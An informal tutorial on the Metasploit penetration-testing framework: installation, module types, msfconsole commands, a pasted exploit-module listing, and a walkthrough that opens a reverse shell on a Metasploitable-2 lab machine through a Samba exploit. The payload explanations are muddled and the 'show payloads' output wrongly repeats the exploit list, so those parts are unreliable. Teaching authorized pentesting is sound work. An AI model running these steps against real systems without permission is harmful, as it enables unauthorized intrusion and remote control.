Metasploit Framework

Metasploit is a popular penetration testing tool. A tool for developing and executing exploit code against a remote target machine. Offer a broad platform for pen-testing and exploit development.

History of Metasploit:

Undertaken in 2003 by H.D. Moore

Perl-based portable network tool

Later rewritten in **Ruby** by 2007

Rapid7 purchased the Metasploit project in 2009

Metasploit Download & Installation:

1). Windows OS

Step:1 [Download Metasploit]

https://docs.metasploit.com/docs/development/maintainers/downloads-by-version.html

Step:2 [Open CMD in administration]

Step:3 [Go to Downloaded Metasploit folder]

Step:4 [console.bat] // Open Metasploit

2). Kali/Linux OS

Preinstall in System, so u just type **msfconsole** command in terminal. //Open Metasploit

Metasploit Path: Usr/share/metasploit-framework/

Metasploit Modules:

Exploits: An exploit executes a sequence of commands that target a specific vulnerability found in a system

Auxiliary: Auxiliary modules include port scanners, fuzzers, sniffers, and more

Payloads: Payloads consist of code that runs remotely

Encoders: Encoders ensure that payloads make it to their destination intact

Nops: Nops keep the payload size consistent across exploit attempts [full form is no operation]

Evasion: These new modules are designed to help you create payloads that can evade anti-virus (AV) on the target system

Post: Post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.


MSFCONSOLE:

The msfconsole is the most popular interface to the Metasploit framework (MSF)

Execution of external commands in msfconsole is possible


msf6> banner [changer banner of metasploit]

msf6 > show exploits [show all exploits]



#	Name	Disclosure Date	Rank	Check	Description
0	exploit/aix/local/ibstat_path	2013-09-24	excellent	Yes	ibstat $PATH Privilege Escalation
1	exploit/aix/local/xorg_x11_server	2018-10-25	great	Yes	Xorg X11 Server Local Privilege Escalation
2	exploit/aix/rpc_cmsd_opcode21	2009-10-07	great	No	AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
3	exploit/aix/rpc_ttdbserverd_realpath	2009-06-17	great	No	ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
4	exploit/android/adb/adb_server_exec	2016-01-01	excellent	Yes	Android ADB Debug Server Remote Payload Execution
5	exploit/android/browser/samsung_knox_smdm_url	2014-11-12	excellent	No	Samsung Galaxy KNOX Android Browser RCE
6	exploit/android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal	No	Android Stagefright MP4 tx3g Integer Overflow
7	exploit/android/browser/webview_addjavascriptinterface	2012-12-21	excellent	No	Android Browser and WebView addJavascriptInterface Code Execution
8	exploit/android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good	No	Adobe Reader for Android addJavascriptInterface Exploit
9	exploit/android/local/binder_uaf	2019-09-26	excellent	No	Android Binder Use-After-Free Exploit
10	exploit/android/local/futex_requeue	2014-05-03	excellent	Yes	Android 'Towelroot' Futex Requeue Kernel Exploit
11	exploit/android/local/janus	2017-07-31	manual	Yes	Android Janus APK Signature bypass
12	exploit/android/local/put_user_vroot	2013-09-06	excellent	No	Android get_user/put_user Exploit
13	exploit/android/local/su_exec	2017-08-31	manual	No	Android 'su' Privilege Escalation
14	exploit/apple_ios/browser/safari_jit	2016-08-25	good	No	Safari Webkit JIT Exploit for iOS 7.1.2
15	exploit/apple_ios/browser/safari_libtiff	2006-08-01	good	No	Apple iOS MobileSafari LibTIFF Buffer Overflow
16	exploit/apple_ios/browser/webkit_createthis	2018-03-15	manual	No	Safari Webkit Proxy Object Type Confusion
17	exploit/apple_ios/browser/webkit_trident	2016-08-25	manual	No	WebKit not_number defineProperties UAF
18	exploit/apple_ios/email/mobilemail_libtiff	2006-08-01	good	No	Apple iOS MobileMail LibTIFF Buffer Overflow
19	exploit/apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	No	Apple iOS Default SSH Password Vulnerability
20	exploit/bsd/finger/morris_fingerd_bof	1988-11-02	normal	Yes	Morris Worm fingerd Stack Buffer Overflow
21	exploit/bsdi/softcart/mercantec_softcart	2004-08-19	great	No	Mercantec SoftCart CGI Overflow
22	exploit/dialup/multi/login/manyargs	2001-12-12	good	No	System V Derived /bin/login Extraneous Arguments Buffer Overflow
23	exploit/firefox/local/exec_shellcode	2014-03-10	excellent	No	Firefox Exec Shellcode from Privileged Javascript Shell
24	exploit/freebsd/ftp/proftp_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
25	exploit/freebsd/http/citrix_dir_traversal_rce	2019-12-17	excellent	Yes	Citrix ADC (NetScaler) Directory Traversal RCE
26	exploit/freebsd/http/watchguard_cmd_exec	2015-06-29	excellent	Yes	Watchguard XCS Remote Command Execution
27	exploit/freebsd/local/intel_sysret_priv_esc	2012-06-12	great	Yes	FreeBSD Intel SYSRET Privilege Escalation
28	exploit/freebsd/local/ip6_setpktopt_uaf_priv_esc	2020-07-07	great	Yes	FreeBSD ip6_setpktopt Use-After-Free Privilege Escalation
29	exploit/freebsd/local/mmap	2013-06-18	great	Yes	FreeBSD 9 Address Space Manipulation Privilege Escalation
30	exploit/freebsd/local/rtld_execl_priv_esc	2009-11-30	excellent	Yes	FreeBSD rtld execl() Privilege Escalation
31	exploit/freebsd/local/watchguard_fix_corrupt_mail	2015-06-29	manual	Yes	Watchguard XCS FixCorruptMail Local Privilege Escalation

msf6 > show payloads [show all payloads]



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

2	exploit/aix/rpc_cmsd_opcode21	2009-10-07	great	No	AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
3	exploit/aix/rpc_ttdbserverd_realpath	2009-06-17	great	No	ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
4	exploit/android/adb/adb_server_exec	2016-01-01	excellent	Yes	Android ADB Debug Server Remote Payload Execution
5	exploit/android/browser/samsung_knox_smdm_url	2014-11-12	excellent	No	Samsung Galaxy KNOX Android Browser RCE
6	exploit/android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal	No	Android Stagefright MP4 tx3g Integer Overflow
7	exploit/android/browser/webview_addjavascriptinterface	2012-12-21	excellent	No	Android Browser and WebView addJavascriptInterface Code Execution
8	exploit/android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good	No	Adobe Reader for Android addJavascriptInterface Exploit
9	exploit/android/local/binder_uaf	2019-09-26	excellent	No	Android Binder Use-After-Free Exploit
10	exploit/android/local/futex_requeue	2014-05-03	excellent	Yes	Android 'Towelroot' Futex Requeue Kernel Exploit
11	exploit/android/local/janus	2017-07-31	manual	Yes	Android Janus APK Signature bypass
12	exploit/android/local/put_user_vroot	2013-09-06	excellent	No	Android get_user/put_user Exploit
13	exploit/android/local/su_exec	2017-08-31	manual	No	Android 'su' Privilege Escalation
14	exploit/apple_ios/browser/safari_jit	2016-08-25	good	No	Safari Webkit JIT Exploit for iOS 7.1.2
15	exploit/apple_ios/browser/safari_libtiff	2006-08-01	good	No	Apple iOS MobileSafari LibTIFF Buffer Overflow
16	exploit/apple_ios/browser/webkit_createthis	2018-03-15	manual	No	Safari Webkit Proxy Object Type Confusion
17	exploit/apple_ios/browser/webkit_trident	2016-08-25	manual	No	WebKit not_number defineProperties UAF
18	exploit/apple_ios/email/mobilemail_libtiff	2006-08-01	good	No	Apple iOS MobileMail LibTIFF Buffer Overflow
19	exploit/apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	No	Apple iOS Default SSH Password Vulnerability
20	exploit/bsd/finger/morris_fingerd_bof	1988-11-02	normal	Yes	Morris Worm fingerd Stack Buffer Overflow
21	exploit/bsdi/softcart/mercantec_softcart	2004-08-19	great	No	Mercantec SoftCart CGI Overflow
22	exploit/dialup/multi/login/manyargs	2001-12-12	good	No	System V Derived /bin/login Extraneous Arguments Buffer Overflow
23	exploit/firefox/local/exec_shellcode	2014-03-10	excellent	No	Firefox Exec Shellcode from Privileged Javascript Shell
24	exploit/freebsd/ftp/proftp_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
25	exploit/freebsd/http/citrix_dir_traversal_rce	2019-12-17	excellent	Yes	Citrix ADC (NetScaler) Directory Traversal RCE
26	exploit/freebsd/http/watchguard_cmd_exec	2015-06-29	excellent	Yes	Watchguard XCS Remote Command Execution
27	exploit/freebsd/local/intel_sysret_priv_esc	2012-06-12	great	Yes	FreeBSD Intel SYSRET Privilege Escalation
28	exploit/freebsd/local/ip6_setpktopt_uaf_priv_esc	2020-07-07	great	Yes	FreeBSD ip6_setpktopt Use-After-Free Privilege Escalation
29	exploit/freebsd/local/mmap	2013-06-18	great	Yes	FreeBSD 9 Address Space Manipulation Privilege Escalation
30	exploit/freebsd/local/rtld_execl_priv_esc	2009-11-30	excellent	Yes	FreeBSD rtld execl() Privilege Escalation
31	exploit/freebsd/local/watchguard_fix_corrupt_mail	2015-06-29	manual	Yes	Watchguard XCS FixCorruptMail Local Privilege Escalation
32	exploit/freebsd/misc/citrix_netscaler_soap_bof	2014-09-22	normal	Yes	Citrix NetScaler SOAP Handler Remote Code Execution
33	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
34	exploit/freebsd/tacacs/xtacacsd_report	2008-01-08	average	No	XTACACSD report() Buffer Overflow
35	exploit/freebsd/telnet/telnet_encrypt_keyid	2011-12-23	great	No	FreeBSD Telnet Service Encryption Key ID Buffer Overflow
36	exploit/freebsd/webapp/spamtitan_unauth_rce	2020-04-17	normal	Yes	SpamTitan Unauthenticated RCE
37	exploit/hpux/lpd/cleanup_exec	2002-08-28	excellent	No	HP-UX LPD Command Execution
38	exploit/irix/lpd/tagprinter_exec	2001-09-01	excellent	Yes	Irix LPD tagprinter Command Execution
39	exploit/linux/antivirus/escan_password_exec	2014-04-04	excellent	Yes	eScan Web Management Console Command Injection
40	exploit/linux/browser/adobe_flashplayer_aslaunch	2008-12-17	good	No	Adobe Flash Player ActionScript Launch Command Execution Vulnerability
41	exploit/linux/ftp/proftp_sreplace	2006-11-26	great	Yes	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
42	exploit/linux/ftp/proftp_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
43	exploit/linux/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Linux)
44	exploit/linux/http/accellion_fta_getstatus_oauth	2015-07-10	excellent	Yes	Accellion FTA getStatus verify_oauth_token Command Execution


If you have to load/use any exploit: **msf6 > use [exploits_name]**



Show Payloads for that exploit: **show payloads**




Show Options of payload: **show options**




Set RHOSTS in this exploit: **set RHOSTS <Targeted_Machine_IP>**

RHOST [Remote/Targeted Host]



More information about this exploit: **info**




LHOST [local host/Our IP]


LPORT [Local Port/Our Port]

RPORT [Remort Port/Targeted Port]

Use Payload for that particular exploit: **use payload/generic/shell_reverse_tcp**



More information about that payload



PAYLOAD & TYPES OF PAYLOADS

The Payload is a malicious program that allows hackers to obtain their objectives.

Single Payload: It's use for single activity. Like Create user and send single file on targeted machine.

Staged Payload: Upload one big file on targeted machine.

Stages Payload: It's Download staged payload on targeted machine. And also provide some feature like provide meterpreter session.

Meterpreter Payload: It's provided shell of target machine. So, we can perform more than one task. Multiple code run.

PassiveX Payload: When target machine uses any firewall, and our packet can't receive firewall drop our packet, that time we use this payload.

Shell (Bind & Reverse)


Bind Shell: We set manually RHOST for target machine.

Reverse Shell: When user click on our malicious code, we already set LHOST. so, target machine automatically connects to our machine.

METASPLOITABLE-2 MACHINE HACK USING EXPLOIT


Finding vulnerability in targeted machine using NMAP tool.

nmap -sV 192.168.56.106




Search specific exploit for metasploitable machine


msf6> search name:samba type:exploit platform:unix



Use Samba exploit



Show Options of exploit




Set RHOST & LHOST And Exploit Machine


RHOST: Targeted machine IP address [Remote Host]

RPORT: Targeted machine Port number

LHOST: Our IP address [Local Host]

LPORT: Our Port number





Proof: Metasploitable machine shell session starts in our machine